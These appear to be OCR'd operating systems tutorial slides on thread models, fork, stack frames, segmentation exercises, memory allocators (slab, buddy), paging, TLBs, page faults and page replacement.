
Further reading:

Notes on Structured Concurrency

ULTs and Structured concurrency in Java - Project Loom

Thread models - Many To Many

Many To Many



Thread models - Many To Many

Problems and benefits of *Many To Many*?

Important: The kernel *knows about the user level scheduler*

- Dummy

+ **Scales with core count?**
+ Scales with core count
+ **Conceptually easy — the OS does the hard stuff?**

– Harder to implement — the OS doesn't help you much

+ **Blocking does not affect other threads?**
+ Blocking does not affect other threads as the kernel informs the user scheduler (`upcalls`) and does *not* pause the whole kernel level thread
+ **Can piggy-back onto the OS scheduler?**

– Can *not* piggy-back onto the OS scheduler


– **Must piggy-back onto the OS scheduler?**

+ Can implement its own scheduler

Thread models - Many To Many

Problems the second

You have all attended SWT 1! So let’s have a look.



And preemption is now possible, which might complicate user code.

Thread models - One To One

What events can trigger a context switch?

- Voluntary: yield, blocking system call
- Involuntary:
  - interrupts, exceptions, syscalls
  - end of time-slice
  - high priority thread becoming ready

Thread models - Many To One

What events can trigger a context switch?

- Most libraries only support *cooperative scheduling*
- Why is switching with preemption, interrupts, blocking system calls hard?
  Kernel is not aware of the ULTs and will return where it came from — *but not call out to the scheduler and carry on*
- The benefit of platforms: How can `Java` (using Project Loom) or `Node.js` switch on most of the above?
  You can not execute syscalls directly, but need to call library methods!
  Suspension points can be inserted there.


Thread models - Many To One

„Jobs are either I/O-bound or compute-bound. In neither case would user-level threads be a win. Why would one go for pure user-level threads at all?“

- Program structure (e.g. Structured Concurrency, channels or just easier pipelines)
- The same or higher I/O throughput if on an abstracted platform

Threads — Forking

Should a fork do this?



Threads — Forking

Who is aware of the fork?

- The thread that executed the fork and the child
- Who else? Nobody!

Can you foresee any problems?

- If you copy the thread it might do weird things
- Locks are memory and will be copied as well! What if a thread holds a critical lock when it is forked?

Do you need thread duplication for our shell example?

No, we `exec` anyways.

Summary

`fork` is not as simple as it once was. Is it still a good abstraction?

Kernel Mode Threads — Kernel Level Threads

What is the difference?

- Kernel Level Thread: The kernel knows about and manages the thread
- Kernel Mode Thread: The thread runs in *kernel mode*

Why would you need kernel *mode* threads?

- Sometimes the OS needs to do some housekeeping that doesn’t belong in a system call
- Free some pages, swap something in and out of memory
- Flush pages from the disk cache to the hard disk
- Perform VFS Checkpointing
- …

Stackframes


Stackframes

Let’s look at some code

```c
int foo(int a, int b) {
  int local = a + b;
  int anotherLocal = 'a';
  return local + anotherLocal;
}
```

Stackframes

What is this? What does it contain for `int foo(int,int)`?



High adresses

Growth direction

Low adresses

Return Address

`int local;`

`int anotherLocal;`

Stackframe call 1

Return Address

`int local;`

`int anotherLocal;`

Stackframe call 2

Stackframe


How are arguments passed?

Registers! What happens for

```c
void foo(int a, int b, int c, int d, int e, int f, int g, int h);
```

We do not have enough registers!

Fixing...



int h

int g

Return Address

int local;

int anotherLocal;

Popping frames


Popping frames

How could you release the space? I.e. figure out by how much to decrement the stackpointer?
The compiler surely knows how much space the local variables take up, right?
No! C has e.g. *variable-length arrays (VLA)*: `new int[someVariable]`.

⇒ Store the address at the start of the frame! Enter: `rbp`, the base pointer.

Base pointer and the function (Pro|Epi)log


Base pointer and the function (Pro|Epi)log



```
call foo

push rbp
mov  rbp, rsp

mov [rbp-4], ?

mov [rbp-8], 97
mov rsp, rbp
```

Base pointer and the function (Pro|Epi)log

Base pointer and the function (Pro|Epi)log



High adresses

Growth direction

Low adresses

Return Address
`rbp`
`int local;`
`int otherLocal;`

```
mov rsp, rbp
pop rbp
ret
```

Memory Management Basics


Physical And Virtual Addresses

And once again: What is the difference?

- We assume no 1:1 mapping (i.e. we have virtual memory)
- *All program addresses are virtual*
- Mapped to *physical* addresses as needed by the memory management unit

Fragmentation


What is *internal* fragmentation?



Internal, i.e. *within* a block

Fragmentation

What is *external* fragmentation?



External, i.e. due to *external factors* (different time-to-free)

Fragmentation

Can you have *both* types at the same time?


Yes!

- Allocate in *chunks* by e.g. rounding up to 2^x
- Have different lifetimes

⇒ Wasteful allocations scattered throughout RAM

Fragmentation

What do we do now? This sounds bad!



This is called Compaction

Compaction - Is that even possible?

- C uses direct pointers

⇒ They are all garbage now!

- Works just fine in languages with indirections (e.g. garbage collection)
- Also works for segments in physical memory! How? Update base addresses in MMU

Segmentation


Segmentation

Where have you seen that word before while sadly staring at your screen?

```
> Segmentation fault (core dumped)
```


Segmentation

A few example segments



A Virtual Address

What does it look like?



42	0xCAFE

Segment Number	Base	Limit
…	…	…
42	0xB105	0xF00D
…	…	…

`0xCAFE < 0xF00D` `0xCAFE < 0xF00`

`0xB105 + 0xCAFE = 0x17C03`

And let's try it

Segments

Segment Number	Base	Limit
0	`0xdead`	`0x00ef`
1	`0xf154`	`0x013a`
2	`0x0000`	`0x0000`
3	`0x0000`	`0x3fff`

Your task

Virtual Address	Segment Number	Offset	Valid?	Physical Address
	3	`0x3999`		
`0x2020`				
		`0x0204`	yes	
			yes	`0xf15f`

And let’s try it

Solution

Virtual Address	Segment Number	Offset	Valid?	Physical Address
`0xf999`	3	`0x3999`	yes	`0x3999`
`0x2020`	0	`0x2020`	no	Offset outside limit
`0xc204`	3	`0x0204`	yes	`0x0204`
`0x400b`	1	`0x000b`	yes	`0xf15f`

Memory allocation policies

Some common strategies

Which strategies for finding free blocks do you know?

First Fit, Best Fit, Worst Fit

First Fit

Pick the first block that is large enough

Best Fit

Pick the *smallest* block that fits


Worst Fit


Pick the *largest* block that fits

Let’s try them


Best fit

Allocate 500, 1200, and 200, fail if not possible.






And compact it to fit the next one!



What allocator would you make up for this?

You are a poor kernel and you need lots of inodes

Every inode has the same size, 64 Byte. Can you think of any fast allocation strategy that does not waste a single bit?



This is called a *Slab allocator*

Buddy Allocator


So far we’ve seen

- Consistent large blocks ⇒ Low external, high internal fragmentation
- Fitted blocks ⇒ High external, low internal fragmentation

Can we do better for some applications? Any ideas?

Buddy Allocator

Allocator




How do you find a fitting Element? *Freelist!*

And if there is no such block? *Recursively split a higher-up block*

Buddy Allocator - Merging


Merging



Buddy Allocator

How small/large can the free list be?

Allocate 2^m chunk of memory in a managed Block of 2^k (here: $k = 18$, as $256\ KiB = 2^{18}$)



Free list 1

256 KiB

Free list 2

128 KiB 128 KiB

Free list 3

64 KiB 64 KiB 64 KiB 64 KiB

Free list 4

32 KiB 32 KiB 32 KiB 32 KiB 32 KiB 32 KiB 32 KiB 32 KiB

$\Rightarrow$ Max size $\frac{1}{2} \cdot 2^{k-m}$

$\Rightarrow$ Min size 0

What kind of fragmentation can occur?

Internal fragmentation

- Power of two blocks


$\Rightarrow$ Request memory of size $2^k + 1, k \in \mathbb{N}_0$

External fragmentation

- Free every other block in a level

Buddy Allocator - Fragmentation

External fragmentation



Buddy Allocator - Fragmentation

But this works alright for larger sizes. So combine it with...

...the Slab allocator! Allocate large chunks with the buddy allocator and small chunks within them using the slab allocators

Paging

Paging

What is that? What is the difference to Segmentation?

- Virtual memory is broken into fixed-size chunks (pages)
- Physical memory is broken into fixed-size chunks of the same size (frames)
- Virtual pages are mapped to page frames Always?
  No! (Paged out, zero pages, ...)

Benefits over Segmentation?

- Virtual memory does not need to map to *continuous* physical memory
- Swapping in/out is easier
- No external fragmentation, little internal


Paging - Single Level Page Table

Segment and Page tables

Segment Number	Base	Limit
0	`0xdead`	`0x00ef`
1	`0xf154`	`0x013a`
2	`0x0000`	`0x0000`
3	`0x0000`	`0x3fff`

Paging - Single Level Page Table

Segment and Page tables



pfn	flags
0xDE	
0xAD	
...	

Single Level Page Table - Disadvantages

Why could that be a bit problematic?

- Increases with the size of the size of the *virtual* address space
- 64 Bit AS, 4KiB (2^{12}) pages $\Rightarrow n = 12 \Rightarrow 2^{vm-n} = 2^{64-12} = 2^{52}$

$\Rightarrow$ If every entry was 1 Bit we'd need (asking `units`...)

```
You have: 2^52 bit
You want: tebibyte
        * 512
        / 0.001953125
```

- You might *not* have that much memory to spare :)

Single Level Page Table - Disadvantages

Math is fun, let's do some math

Calculate the space requirements for a single level page table with

- 32-bit virtual addresses, 4KiB pages, 4 bytes per page table entry
- 48-bit virtual addresses, 4KiB pages, 4 bytes per page table entry

32-bit


- vm = 32, 4Kib = $2^{12} \Rightarrow$ n = 12
- $2^{32-12} = 2^{20}$ entries $\Rightarrow 2^{20} \cdot 2^{2} = 2^{22}$ Byte (4 MiB)

48-bit

- vm = 48, 4Kib = $2^{12} \Rightarrow$ n = 12
- $2^{48-12} = 2^{36}$ entries $\Rightarrow 2^{36} \cdot 2^{2} = 2^{38}$ Byte (256 GiB)

Alternatives to Single Level Page Tables

Mutli-Level page tables



1st Level PT	2nd Level PT	3rd Level PT	Offset
0xDE	AD	BE	EF

Benefits and Drawbacks?

- – Pointer chasing down each level ⇒ More memory accesses
- + Address spaces are *sparse* ⇒ Only instantiate page tables you need

Inverted Page Table

What do those do?

- Map *physical* addresses to virtual ones
- Why? Physical address space is much smaller and you don't need a table per address space
- If you don't have a table per address space, how can you still have multiple?

⇒ e.g. Linked List of entries per physical frame

Any drawbacks?


- We mostly care about *the other direction*, i.e. virtual ⇒ physical
- That requires iteration :(

Inverted Page Tables

How can we speed them up?


After having attended *Algorithmen I* we all know: Hacktables are O(1)

Hashed inverted page tables



Inverted Page Tables

Hashed inverted page tables



Why do pages have a valid/present bit?

What is it for?

- The page might not be present. Why? Swapped out, not zeroed yet, ...

What happens on access if it is not set?

- Page fault!
- Handle it and do sth. sensible (or crash the process...)

TLB

TLB

What does that refer to?


Translation **L**ookaside **B**uffer. What's that for?

- Lookup from virtual to physical address can be *slow*
- You need to translate addresses *all the time*

⇒ There is no problem you can't solve with another caching layer (except having too many caching layers) Nearly the Fundamental theorem of software engineering

TLB

TLB layout



TLB - Misses

What is the difference between software and hardware walked Page Tables?

The TLB is *the same*, what differs is the behaviour on a *cache miss*.

Hardware walked

- Hardware looks at your page table
- Hardware *resolves* the physical address using it
- On failure a page fault is raised

⇒ What does that imply? Page table layout is fixed

Software walked

- Transfers control to TLB miss handler
- Kernel routine walks the page table and tries to find a mapping
- Loads that mapping into the TLB and can choose which entry to evict!
- If there is none ⇒ Jump to page fault handler

TLB - Software or hardware walked

What are benefits / drawbacks of software walked TLBs?

+ Free to choose page table layout (fit your algorithm)
+ Free to choose which TLB entries to evict ⇒ Use optimized strategy
- Greater overhead

TLB - Contents

What information does the TLB store?

- Physical Frame Number, Virtual Page Number
- Valid / Present Bit
- Modified bit, permissions, …

TLB - Page faults

When is a TLB miss or page fault raised?

Due to the TLB:

- Software walked: No entry found in TLB ⇒ TLB miss exception
- Hardware walked: No mapping in page table ⇒ Page fault

And other problems: *Invalid access to a mapped page*

- Software walked: Raise some kind of TLB fault if the page is e.g. read-only
- Hardware walked: Page fault raised, page fault handler has to find out what happend

Page Fault Handling

Page Fault Handling

What is Demand-Paging and Pre-Paging?

Demand-Paging:

- Load pages on-demand, right when they are needed

Pre-Paging:

- Loaded Pages speculatively in batches, even *before* you need them

Why would you (not?) use Demand-Paging?

+ Only loads needed data ⇒ Less memory wasted

- Generates lots of page faults before working set is in memory

Page Fault Handling


Why would you (not?) use Pre-Paging?

+ Might reduce number of page faults
- Loads more than needed ⇒ Wasteful
- More I/O ⇒ Slower?
+ HDDs a lot faster when reading chunks

On-Demand Paging

Different kind of page faults

Not all pages are created equal. Do you have any idea what types of page faults typically exist?



On Demand Paging

Different kind of page faults

Why are pages to generic memory zero filled? It could leak other processes' memory otherwise (called a Covert Channel).

And there is one other kind of page fault...

...The page was stolen by the OS and swapped out!

Also supported on some systems: *Purgable memory*. Stolen from Apple and also implemented in SerenityOS in this video.

Page faults

What kind of information does the page fault handler need?

- Access flags: Can the user perform the operation on this page?
- Where to find the most recent version (different for zero filled, file backed, etc.)

CoW

How could you implement Copy-on-Write memory?

- Mark memory as read-only on fork
- Add an additional `CoW` flag: When a page fault is raised check it, copy the page and clear the `CoW` and `ro` flag

Page replacement

Pager

The pager in some systems tries to keep „spare pages“. Why?

- OS needs free (pre-zeroed) frames to assign to processes
- What happens when there are none and a page fault occurs?

⇒ Needs to write dirty pages back to disk

⇒ Sloow

Page Replacement - Global and Local Algorithms

If you need to swap out a page, what pages do you search for a victim?

Local page replacement algorithms:

- Only look through the frames *of that process*

Global page replacement algorithms:

- Look through *all* frames, even that of other processes

Page Replacement - Global and Local Algorithms

What are the pro and cons of local algorithms?

+ Guaranteed number of pages per application
+ Potentially faster
- Guaranteed number of pages per application ⇒ Can not adapt as easily to changing demands
- Difficult selection of optimal number of frames per application (see point above)

Every process should get an equal number of pages. Do you use a Global or Local Algorithm?


Local

Page Replacement - Working set

What is the working set?

- The set of pages that a process accessed in the last Δ page references

What is Thrashing?



- Not enough frames to fit the working set

$\Rightarrow$ Pages will be stored to disk and reloaded very often

Page Replacement Policies

What are those?

